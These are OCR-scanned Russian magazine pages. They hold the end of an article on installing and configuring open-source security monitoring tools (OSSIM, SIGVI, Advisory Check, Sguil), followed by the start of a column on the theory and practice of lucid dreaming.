Поскольку OSSIM собирает достаточно много данных, лучше для него выделить отдельную систему (разработчики рекомендуют именно этот вариант). Установка в этом случае обычно производится на чистый компьютер или виртуальную машину и занимает около 10 минут. Основой SIM Installer является Debian 5.0.1 «Lenny». Надо сказать, загрузочное меню выполнено не очень удачно. Фон сделан в виде описания дистрибутива (черные буквы на белом), поэтому элементы выбора варианта установки, выводимые также черным шрифтом (Install, Graphical Install, Advanced Options и Help), практически не видны. Далее идет обычная установка Debian — выбираем в установщике язык, раскладку, страну; ждем, пока закончится процесс развертывания системы, и настраиваем сеть (IP-адрес, маска, DNS-сервер, имя узла). По умолчанию программа установки предлагает использовать весь диск, но можно выбрать и ручную разметку. Несмотря на то, что в меню можно выбрать графический вариант установки, я бы советовал остановиться на псевдографике. Пункты те же, возможности те же, не знаю, что разработчики сделали с инсталлером Debian, но в графическом режиме он конкретно глючит. После установки система автоматически



МНОГОЧИСЛЕННЫЕ ОНЛАЙН-БАЗЫ ПОМОГУТ ПОЛУЧИТЬ ИНФОРМАЦИЮ ПО ИЗВЕСТНЫМ УЯЗВИМОСТЯМ



ПОСЛЕ УСТАНОВКИ ALIENVAULT OSSIM INSTALLER НАСТРОИТЬ РАБОТУ OSSIM МОЖНО ПРИ ПОМОЩИ OSSIM-SETUP

перезагрузится, затем некоторое время будет затрачено на первичную инициализацию компонентов OSSIM.

ЗНАКОМИМСЯ С OSSIM ПОБЛИЖЕ Команда «netstat -ant» после установки покажет, что открыто с десяток дополнительных портов. Ряд из них соответствует приложениям, используемым OSSIM в качестве сенсоров для сбора данных. Файлы настроек различных компонентов OSSIM находятся в каталоге /etc/ossim; для удобства они разложены по подкаталогам и назначению — server, framework, agent и update. Настройки сервера находятся в файле ossim_setup.conf, отредактировать который можно вручную, или выполнив команду ossim-setup. В этом файле находятся параметры для подключения к серверу и MySQL, настройки сенсоров. Большинство параметров внутри можно назвать стандартными, и они должны быть понятны без пояснений. Так, строка detectors определяет приложения, используемые в качестве сенсоров (чем больше таких датчиков, тем лучше). После установки к OSSIM подключен только один интерфейс, а значит, все утилиты прослушивают сеть только на нем:

vi /etc/ossim/ossim_setup.conf

```
[sensor]
detectors=snare, p0f, osiris, arpwatch,
snortunified, pads, ssh, pam_unix, rrd, sudo,
iptables, nagios
interfaces=eth0
monitors=nmap-monitor, ntop-monitor, ossim-
monitor
```

При необходимости добавляем и другие, просто перечислив через запятую:

```
interfaces=eth0,eth1
```

Аналогичные установки, только для агентов, ищи в файле agent/config.cfg. Для подключения к серверу OSSIM агенты используют порт 40001; изменить его можно, отредактировав параметр port:

vi /etc/ossim/agent/config.cfg

```
[output-server]
enable = True
ip = 192.168.17.10
port = 40001
```

Теперь открываем веб-браузер и заходим на страницу http://server; для регистрации используем admin/admin. После небольшого, но весьма полезного ликбеза по использованию дистрибутива попадаем в консоль управления. Практически сразу будет доступен ряд отчетов.
Панель визуально разбита на три области. Справа находится список функций OSSIM: Dashboards (выводятся риски, здесь видно появление новой ОС или сервиса), Incidents, Events (аномалии, события), Monitors (мониторинг сети и систем), Reports (отчеты по узлам, оборудованию, ПО, сети), Policy (настройка политик и действий, запуск программы или отправка e-mail), Correlation, Configuration, Tools (бэкап, ссылки для закачки клиентов, сканер сети).
Настроек достаточно много. Первым делом следует правильно указать сети, контролируемые OSSIM. Это можно сделать в Policy → Policy. Далее переходим во вкладку Network и запускаем сканирование сети Tools — NetScan, активация Enable full scan позволит провести более глубокое сканирование. Заносим найденные системы в список контроля, все они будут показаны во вкладке Policy → Policy → Host. При необходимости заносим данные о системах вручную. Информацию по сетям и хостам затем можно использовать при настройке политик. Чтобы установить агента на удаленную систему, переходим в Tools → Downloads, где в зависимости от версии ОС выбираем компоненты, качаем и ставим.
Хочу обратить внимание, что в каждой вкладке доступен Help; там со скринами показано назначение основных настроек. Даже при базовом знании английского разобраться будет несложно.

SIGVI: КОНТРОЛЬ УГРОЗ Проект SIGVI (sigvi.upcnet.es) разрабатывается в политехническом университете Каталония и представляет собой Open Source приложение (лицензия GNU GPL), предназначенное для обнаружения, предупреждения и управления угрозами. Принцип работы SIGVI прост: программа периодически загружает новые оповещения об уязвимостях (для этого используются стандарты CVE, CPE и CVSS протокола SCAP, — см. врезку), а затем полученная информация в соответствии с настройками фильтров отправляется администратору. Источники, откуда берутся сообщения, настраиваются во вкладке Tools — Sources. Чтобы не рассылать лишние данные, SIGVI должен знать об используемых сервисах. Это можно настроить вручную или использовать инструмент NSDi (Network Services Discoverer), который автоматизирует


HTTP://WWW

links


Сайты проектов:
• OSSIM — ossim.net.
• SIGVI — sigvi.upcnet.es, sigvi.sf.net.

• RogueScanner — www.paglo.com/opensource/roguescanner.

• Advisory Check — advchk.unixgu.ru.
• С возможностями SIGVI можно познакомиться на демо-странице проекта — sigvi.upcnet.es/demo_sigvi.



OSSIM ПРЕДОСТАВЛЯЕТ ВЕСЬМА НАГЛЯДНЫЕ ГРАФИКИ



НАЛИЧИЕ OCS INVENTORY ПОЗВОЛЯЕТ ПОЛУЧИТЬ ПОЛНУЮ ИНФОРМАЦИЮ ПО УСТАНОВЛЕННОМУ ОБОРУДОВАНИЮ И ПРОГРАММНОМУ ОБЕСПЕЧЕНИЮ

процесс сбора данных. Для каждой уязвимости, затрагивающей одну из используемых на серверах программ, SIGVI создает сообщение тревоги (alert). Принимается во внимание фактор риска и свойства сервиса. Фактор риска рассчитывается на основании вектора CVSS. Вектор применяет классификацию по шкале критичности 0 — 10, определяющей степень риска (кстати, эти данные использует сканер Nessus и другие подобные решения). При этом учитывается доступ (локальный, удаленный), сложность атаки (квалификация атакующего, настройки систем и т.п.), аутентификация, наличие рабочего эксплоита, обновлений, закрывающих уязвимость и прочие параметры. Полное описание стандарта CVSS ты найдешь на сайте **Security Lab** (www.securitylab.ru/analytics/355336.php). А вот чтобы определить, в каких случаях оповещать администратора, используются фильтры. Например, их можно настроить так, что сообщение будет генерироваться только при наличии готового эксплоита. Все полученные предупреждения заносятся в базу данных и доступны в любое время. Реализован поиск по нескольким критериям и большое количество отчетов.

Интерфейс SIGVI написан при помощи PHP5, и для установки подойдет любая LAMP (Linux+Apache+MySQL+PHP5) система. В качестве базы данных могут быть использованы MySQL, PostgreSQL, SQL Server, Oracle, Informix и некоторые другие СУБД. Сам процесс установки, можно сказать, стандартен для программ такого рода. Распаковываем архив в корневой каталог веб-сервера и устанавливаем нужные права (веб-сервер у меня работает от имени www-data):

```
$ sudo tar xzvf sigvi-1.3.02b.tgz -C /var/www/
$ sudo chown -R www-data:www-data /var/www/
$ sudo chmod -R 750 /var/www/sigvi
```

Создаем базу данных с таблицами:

```
$ mysql -u root -p < sigvi-1.3.02b.sql
```

Корректируем переменные в conf/app.conf.php:


```
# vi /var/www/sigvi/conf/app.conf.php
define("HOME","/sigvi"); // домашний каталог
define("ADM_EMAIL","sigvi <root@localhost>");
// почта админа
define("SERVER_URL","http://localhost"); //
URL сервера
// тип БД — mysql, mysqli, postgres, oracle,
все варианты описаны в include/dbms
define("DBType","mysqli");
// узел, на котором находится БД
define("DBServer","localhost");
define("DBName","sigvi");
// пользователь и пароль (меняем обязательно)
define("DBUser","sigvi");
define("DBPass","NEWpassword");
// тип аутентификации, по умолчанию внутрен-
ний, можно выбрать LDAP
define("authMethod","dbms");
//define("ldapServer","ldaps://your.ldap.
server");
```

Изменив пароль в файле, не забываем обновить его в базе данных:

```
mysql> UPDATE user SET Password=PASSWORD
('NEWpassword') WHERE user='sigvi';
```

Как видно из конфига, доступ к SIGVI возможен по записям внутренней базы пользователей или внешней (LDAP, СУБД).

В программе реализовано три группы пользователей



info


- OSSIM позволяет наблюдать за узлами в сети и их взаимодействиями, получать отчет об аномалиях, выявленных в системе, например, смене MAC-адреса, изменении версии ОС или службы.

- Для быстрой установки OSSIM лучше использовать AlienVault Open Source SIM Installer, который построен на Debian и включает все необходимое.

Анализатор трафика **Sguil**

Хотя Sguil (sguil.sf.net) напрямую не относится к Vulnerability Management, его наличие дает в руки специалистов хороший инструмент, позволяющий просматривать ситуацию в сети в реальном времени. Построен он по клиент-серверной архитектуре. Информация для анализа собирается сенсорами, в качестве которых может выступать Snort. В отличие от BASE, все собранные данные сохраняются в MySQL и отображаются на клиенте мгновенно. Администратор может сразу видеть проблемы в сети. Клиент написан на Tcl/Tk и будет работать на любой системе, куда портированы соответствующие библиотеки — Linux, *BSD, Solaris, Mac OS X и Windows.





СООБЩЕНИЯ ОБ УЯЗВИМОСТЯХ В SIGVI

— администратор SIGVI (полный доступ), администратор групп (проверка алертов, работа с пользователями) и администратор сервера (конечный пользователь, получающий оповещения).

ЧТО ЕЩЕ? OSSIM и SIGVI являются наиболее популярными и функциональными программами, хотя, возможно, и несколько сложными в освоении. Поэтому кратко расскажу о других решениях.

Принцип работы Advisory Check (ADVCHK, advchk.unixgu.ru) аналогичен SIGVI. Программа собирает сообщения о новых уязвимостях с разных источников, в качестве которых могут выступать RSS, RDF и XML-каналы. Затем полученную информацию сравнивает со списком установленных приложений, полученных от менеджера пакетов (поддерживается pkg_info, dpkg, rpm, portage, lpp, реестр Windows и некоторые другие), — и отсылает сообщение, если обнаруживается уязвимость. Предусмотрено и ручное добавление списка программ, но такой подход даже в малых сетях не доставит много радости. Возможен контроль удаленных систем: для этого используется несколько способов — SSH, Windows-RPC и Nmap.

ADVCHK написан на Perl'е и весит всего 15 Кб. Его установка достаточно проста: нужно установить библиотеки Getopt::Std, LWP::UserAgent и Storable, затем распаковать архив и запустить «./install.sh». Для мониторинга WinNT/2k/XP/2k3 используется WinExe, который можно скачать с сайта eol.ovh.org/winexe. Список источников описан в файле advchk_addfeeds.sh, и при необходимости его можно уточнить.

RogueScanner (www.paglo.com/opensource/roguescanner) предназначен для обнаружения несанкционированного подключения устройств к WiFi-сети. При работе используется система классификации устройств (Collaborative Device Classification System, имеет данные о более чем 1 млн. устройств), которая позволяет автоматически обнаруживать и идентифицировать типы устройств в реальном времени. Чтобы собрать максимальное количество данных об устройстве, используется несколько методов, — в результате исследователь получает сведения о производителе, модели, IP/MAC-адрес, DNS или NetBIOS-имя. Собранная информация отправляется на сервер. RogueScanner также подходит для инвентаризации устройств в сети.



ГРАФИКИ, ПРЕДОСТАВЛЯЕМЫЕ SIGVI

Протокол SCAP

Протокол автоматизации управления данными безопасности (The Security Content Automation Protocol, scap.nist.gov) — это набор открытых стандартов, определяющих технические спецификации для представления и обмена данными по безопасности. Эти данные могут быть использованы для автоматизации процесса поиска уязвимостей, оценки соответствия технических механизмов контроля и измерения уровня защищенности. SCAP состоит из следующих стандартов:

- Типовые уязвимости и ошибки конфигурации (Common Vulnerabilities and Exposures, CVE);
- Список типовых конфигураций (Common Configuration Enumeration, CCE);
- Список типовых платформ (Common Platform Enumeration, CPE);
- Единая система определения величины уязвимостей (Common Vulnerability Scoring System, CVSS);
- Расширяемый формат описания списка проверки конфигурации (Extensible Configuration Checklist Description Format, XCCDF);
- Открытый язык описания уязвимостей и оценки (Open Vulnerability and Assessment Language, OVAL).

МИХАИЛ «АМДФ» СТЕПЧЕНКО AMDF00@GMAIL.COM

PSYCHO:

ТАЙНЫЕ ВРАТА В ЦАРСТВО МОРФЕЯ

Теория и практика осознанных сновидений

Во сне человек проводит треть своей жизни. Было бы расточительно тратить столь большое количество времени на банальный отдых организма, поэтому природой предусмотрен специальный режим развлечений, всем известный как сновидения.

Ночью жизнь продолжается Большинство не воспринимают сновидения всерьез. В современном обществе интерес к сновидениям как к явлению в целом отсутствует. Они почитаются за некие галлюцинации, которые зачем-то мелькают в голове ночью. Проснувшись, человек с трудом может припомнить, что же ему снилось. Многие неспособны вспомнить с утра свои сны, поэтому утверждают, что не видят их вообще. Эти люди ошибаются, — доказано, что сновидения снятся всем нормальным людям, не имеющим редких тяжелых повреждений мозга.

У обычного человека сновидения представляют собой серию невнятных образов, проносящихся в голове во время сна в виде какого-то бредового фильма, который, к тому же, еще и сложно запомнить. Поэтому в обществе формируется модель поведения, направленная на вытеснение информации, полученной из сновидений. На самом деле трудно представить, для чего обычному человеку может понадобиться помнить и анализировать свои сны. Можно увлекаться, к примеру, толкованием снов, но у здравомыслящего человека подобное увлечение быстро проходит после того, как он понимает, что все сонники содержат разные толкования разных образов, и выяснить реальное значение сновидения по ним невозможно. Да и кто сказал, что сны должны иметь какое-либо значение?

Но существует, по крайней мере, одна стоящая причина, чтобы всерьез интересоваться своими снами и запоминать их. Речь идет о осознанном сновидении.

ЗАЧЕМ НУЖНА ОСОЗНАННОСТЬ?

Осознанное сновидение (ОС) — это такое сновидение, в котором человек знает, что он спит и поэтому может контролировать ситуацию. Ну и что, спросишь ты. Что такого интересного в том, чтобы знать, что ты спишь? А то, что это состояние фундаментальным образом отличается от обычного состояния во сне, когда человек «смотрит кино». В состоянии осознанности открывается неограниченная свобода самовыражения. Когда ты ставишь сновидение под контроль, ты больше не скован рамками объективной реальности! Фактически, ты получаешь виртуальную вселенную, которая находится полностью в твоем распоряжении и к тому же располагается внутри тебя. И принадлежит этот мир тебе одному. Практикуя осознанные сновидения, ты извлекаешь пользу из ежесуточного состояния неподвижности и бездействия под названием сон, в котором вынужден находиться треть своей жизни. Можно сказать, у каждого человека в голове есть компьютер, который превосходит по мощности любую из созданных человеком вычислительных машин. Каждую ночь мозг генерирует картинку высшей степени достоверности, повторяющую детали реального мира, плюс ощущения от всех остальных органов чувств. Чтобы все это не пропадало зря, необходимо подчинить всю мощь ночного сознания собственной воле!

НЕМНОГО ТЕОРИИ

Прежде чем приступить к опытам со своим мозгом, необходимо четко представлять, что такое обычное сновидение, какими свойствами оно обладает, и во что, собственно, мы собираемся там вмешиваться. Следует уяснить также физиологический аспект сновидений — в какое именно время ночи возникают наиболее продолжительные и яркие видения, и когда, напротив, их появление наименее вероятно. Изучив свойства обычного сновидения «изнутри и снаружи», мы получим необходимую информацию, как превратить его в необычное — полностью контролируемое разумом. Понадобится найти способы натренировать память так, чтобы сны не улетучивались из нее на первых минутах после пробуждения.

Мозг человека во сне пребывает в одном из двух возможных состояний — в фазе медленного (глубокого) сна и в фазе быстрого (парадоксального) сна. Быстрый сон еще называют фазой быстрых движений глаз (БДГ), потому что во время этой фазы можно наблюдать, как у человека шевелятся глаза под веками.

С момента засыпания и до пробуждения мозг несколько раз переходит из одного состояния



Треть жизни мы проводим во сне

Во сне можно летать

в другое. Быстрый сон занимает 20-25% от общего времени, и именно в этом состоянии возникают наиболее яркие и запоминающиеся сновидения. Возникновение сновидений как таковых не связано именно с БДГ и возможно в любое время с момента засыпания. За ночь у человека бывает 4-5 фаз быстрого сна. К концу ночи длительность периодов быстрого сна возрастает, поэтому наиболее длительные и яркие сновидения человек испытывает непосредственно перед пробуждением. Поздние сновидения, к тому же, легче запомнить. Таким образом, вторая половина ночи более благоприятна для экспериментов со сновидениями.

СНОВИДЕННАЯ ПАМЯТЬ

Нет смысла в практике осознанных сновидений, если ты не способен запомнить их после пробуждения. Без развитой сновиденной памяти обрести ясность ума во сне практически невозможно, да и нет никакой разницы, что происходит ночью, если наутро все равно ничего не помнишь. Развить сновиденную память помогает дневник, который нужно вести каждый день. В дневник записываются сюжеты всех сновидений, которые удалось припомнить после сна. Записи в дневник вносятся непосредственно после пробуждения — это первое, что необходимо сделать, когда ты проснулся. Если не записать сон сразу после того, как проснулся, то через несколько минут вспомнить его намного сложнее. Записывать сюжет можно не полностью, а только ключевыми словами, такими, чтобы взглянув на них, мозг сам вытаскивал из памяти описанное ими сновидение.


Через пару недель практики сновиденная память намного улучшается, и при пробуждении становится возможным вспомнить не один, а несколько различных сюжетов — от двух до шести-семи (в редких случаях даже больше). Как только способность запоминать сновидения оказывается развитой на должном уровне, не прекращай вести дневник. Нужно и дальше поддерживать свою сновиденную память. Имея на руках дневник с несколькими десятками записей сновидений, можно проанализировать их и выявить общие моменты — пригодится, когда ты станешь вырабатывать свою собственную методику входа в ОС. Анализируя свои сны, можно выяснить, в чем их отличие от реальности, и использовать это в дальнейшем.

ОТЛИЧИЯ СНА ОТ РЕАЛЬНОСТИ

Когда человек не спит, он просто живет, не задумываясь, сон это или реальность, но и все, что происходит во сне, ты воспринимаешь как обычную жизнь. Во сне часто находишься в привычных местах, занимаешься обычными вещами, видишь знакомых людей. Даже если это не так, даже если тебе снятся кошмары или какие-то фантастические события, то ты скорее примешь это как данное, чем усомнишься в реальности происходящего. В этом причина того, что ночные кошмары реально пугают. Переход от обычного сновидения к осознанному — сложная задача. Необходимо выработать умение задавать вопрос: «все вокруг — реальность или сон?». Нужно замечать необычные события вокруг и уметь анализировать их; прикидывать, могут ли они происходить в объективной реальности, или же они возможны только во сне. Наконец, полезно знать несколько примет, которые с большой вероятностью указывают человеку на то, что он находится во сне. Есть такие события, которые редко или практически никогда не происходят с человеком наяву, зато случаются в сновидениях. Подмечено, что во сне возникают трудности с чтением (центр мозга, отвечающий за чтение, спит). Сновидец начинает читать какую-либо книгу или надпись, но не может понять смысл прочитанного. Буквы прыгают, меняются, принимают незнакомые очертания. Стоит отвести взгляд от надписи, а затем посмотреть на нее снова — и надпись уже совсем другая. Иногда человеку кажется, что все понятно, но, проснувшись, он не может сформулировать смысл прочитанного. Такие же проблемы возникают с цифрами на электронных часах — их невозможно разобрать. В помещении нельзя включить



Фазы сна




info

- Обзор русскоязычных форумов про ОС: forum-worldofdreams.com/site/forums_review.html.
- Библиотека книг, посвященных ОС: www.dreamlight.ru/site/books.
- Другая подборка книг про ОС: www.koob.ru/dreams.

или выключить свет, Вернее, можно, но освещенность от этого не поменяется. Лампочка может гореть, но вокруг будет темно. Подобные утверждения часто встречаются в описаниях людей, практикующих осознанные сновидения. Еще один признак — затруднения с ходьбой или бегом. Бывают такие сны, где по сюжету нужно от кого-то убежать, или просто быстро куда-нибудь добраться — в этот момент у спящего возникает чувство, что он передвигается как бы в густом киселе. Ноги становятся ватными и шевелятся неестественно медленно. Наверняка, ты сможешь вспомнить схожие моменты из своих собственных снов. Наглядную демонстрацию можно увидеть в художественных фильмах про осознанные сновидения. Так, в анимационном фильме «Пробуждение жизни» главный герой испытывает затруднения с часами и светом и понимает, что застрял в осознанном сне, а в фильме «Стертая реальность» показан сон одного из главных героев, где он теряет способность ходить, находясь в сновидении.
Можно назвать много других моментов, которые укажут на сновидение. Во сне с человеком могут происходить

Сонный паралич

Есть такое состояние организма, которое довольно сильно пугает людей, имеющих несчастье в него попасть. Вместе с тем, это состояние не является какой-то болезнью и, в целом, не имеет вредных последствий для организма, кроме, разве что, испуга. Суть явления такова: человек просыпается и не может пошевелиться. Он уже не в сновидении, хочет встать, но не может этого сделать. В этот момент человек способен лишь слегка приоткрыть глаза и видеть окружающую обстановку, но не более. Попытки перевернуться, закричать не имеют успеха. Вдобавок возникает чувство затрудненного дыхания. Со стороны кажется, что человек просто спит. Проходит несколько минут, и человеку все же удается проснуться окончательно и встать.
Физиологически происходит следующее: когда человек спит, он входит в состояние так называемого сонного паралича. Нервная система не реагирует на импульсы, посылаемые мозгом, и человек неподвижен. Нарушение этого механизма приводит к лунатизму. Когда человек просыпается, сонный паралич должен мгновенно пропадать. Иногда, в силу каких-то причин, бывает так, что мозг человека проснулся, а отключение сонного паралича запаздывает. Бояться этого не следует, практика показывает, что если успокоиться и просто подождать, то состояние организма само собой придет в норму. Страх замедляет процесс выхода из паралича. Как бы ты ни боялся, парализованным ты все равно не останешься — паралич неизбежно пропадает, если мозг находится в состоянии бодрствования.
Если уж с тобой происходит такое, можно использовать это для входа в ОС. Мозг проснулся, тело еще нет — идеальный момент для попытки прямого входа в ОС.



Если тебя преследует такое чудище, знай — это сон

фантастические события. Самое странное, что человек готов принять все за чистую монету. Человеку снится жуткий монстр, и он верит в то, что действительно наяву видит жуткого, невозможного, несуразного монстра, который преследует его и хочет убить. В реальности этот человек не видел и никогда не увидит ничего подобного. Вывод — мало знать признаки сновидения, нужно еще в подходящий момент заставить себя поверить в то, что ты находишься во сне. Сделать это чрезвычайно сложно. Человек склонен доверять своим ощущениям. Необходимо сломать этот стереотип. Тогда дорога в осознанное сновидение будет открыта.

СПОСОБЫ ДОСТИЖЕНИЯ ОСОЗНАННОСТИ

Зная теорию, можно приступать непосредственно к практике. Не существует универсального, полностью рабочего способа попасть в осознанное сновидение. Не существует последовательности действий, гарантирующей стабильный и регулярный вход в это измененное состояние сознания. Сознание человека — это не компьютер, беспрекословно выполняющий введенный алгоритм.
Сообщество практикующих ОСы выработало множество способов, которые, при определенном упорстве, позволяют взломать собственный механизм сновидений и обрести над ним желанный контроль. Каждый волен выбирать любой способ по своему усмотрению и адаптировать его под себя. Способы можно комбинировать.
Как и в любом деле, наибольшие трудности испытывают новички. Добиться первого осознанного сновидения сложно, и у многих это занимает значительное время. От начала практики до первой осознанности — при условии, что человек обладает нужным уровнем дисциплины — может пройти от нескольких недель до нескольких месяцев. После первого ОСа дело идет легче: перерывы между ОСами становятся меньше, и перед сновидцем




Во сне бывает трудно определить время, глядя на часы

встают проблемы иного рода, о которых позже.
Переход к осознанности может внезапно произойти в самом обычном сновидении, без особых на то причин. Такой ОС может наступить у человека в детстве, или может случаться у опытных сновидцев, мозг которых привык к особому режиму функционирования сознания. Если человек не готов к осознанному сновидению, то он может проснуться, или потерять осознанность и возвратиться к обычному сну.
Сновидец может заранее готовить себя для распознавания фальшивости мира сна и входа в ОС. Способ требует определенных действий в течение дня (после чего человек ложится спать, как обычно) — и он будет рассмотрен мной наиболее подробно.
Наконец, возможен прямой переход от дневного сознания сразу в осознанное сновидение без промежуточных стадий. Это наиболее сложный способ, и он доступен лишь людям с высокой степенью самоконтроля. Обычно выбирается время в середине ночи, при этом необходимо проснуться и некоторое время бодрствовать, прежде чем заснуть снова. Этот способ будет рассмотрен мной в самом конце статьи.
Действительно, осознанный сон может возникнуть сам собой, но если ждать его и ничего не делать, то можно не дождаться и за всю жизнь.

Ложные пробуждения

Представь, что однажды утром ты просыпаешься, встаешь с кровати, идешь в ванную, там смотришь на себя в зеркало и замечаешь, что выглядишь как-то странно, не так, как обычно. Оглядевшись, ты видишь, что предметы тоже лежат не на своих обычных местах. Тебя не покидает чувство, что все вокруг не такое, какое должно быть. В этот момент ты просыпаешься в своей постели. Оказывается, события после пробуждения были сном, и организм чувствовал это, подмечая все несоответствия. Ты встаешь, опять идешь в ванную, и тут тебе на секунду кажется, что опять что-то не в порядке. Не успев обдумать это, ты вновь оказываешься в своей постели. Проснулся по-настоящему? Или это опять сон? Как быть в такой ситуации?
Это явление получило название «ложные пробуждения» и встречается даже у тех, кто никогда не занимался осознанными сновидениями. Подготовленный человек может использовать ложные пробуждения для входа в ОС, неподготовленному остается только ждать настоящего пробуждения, иногда наступающего через 7-9 ложных. С непривычки можно потом весь день ходить и сомневаться в реальности всего окружающего.

МОЖНО ПОПРОБОВАТЬ ПРОСУНУТЬ ЛАДОНЬ ЧЕРЕЗ СТЕНУ, МОЖНО РАССМАТРИВАТЬ ОБСТАНОВКУ ВОКРУГ И ИСКАТЬ ЧТО-ТО НЕОБЫЧНОЕ, ЧТО НЕ МОЖЕТ СУЩЕСТВОВАТЬ В РЕАЛЬНОСТИ.



Карта Мира Сновидений, составленная Г.Ф. Лавкрафтом

ПРИВЫЧКА СОМНЕВАТЬСЯ

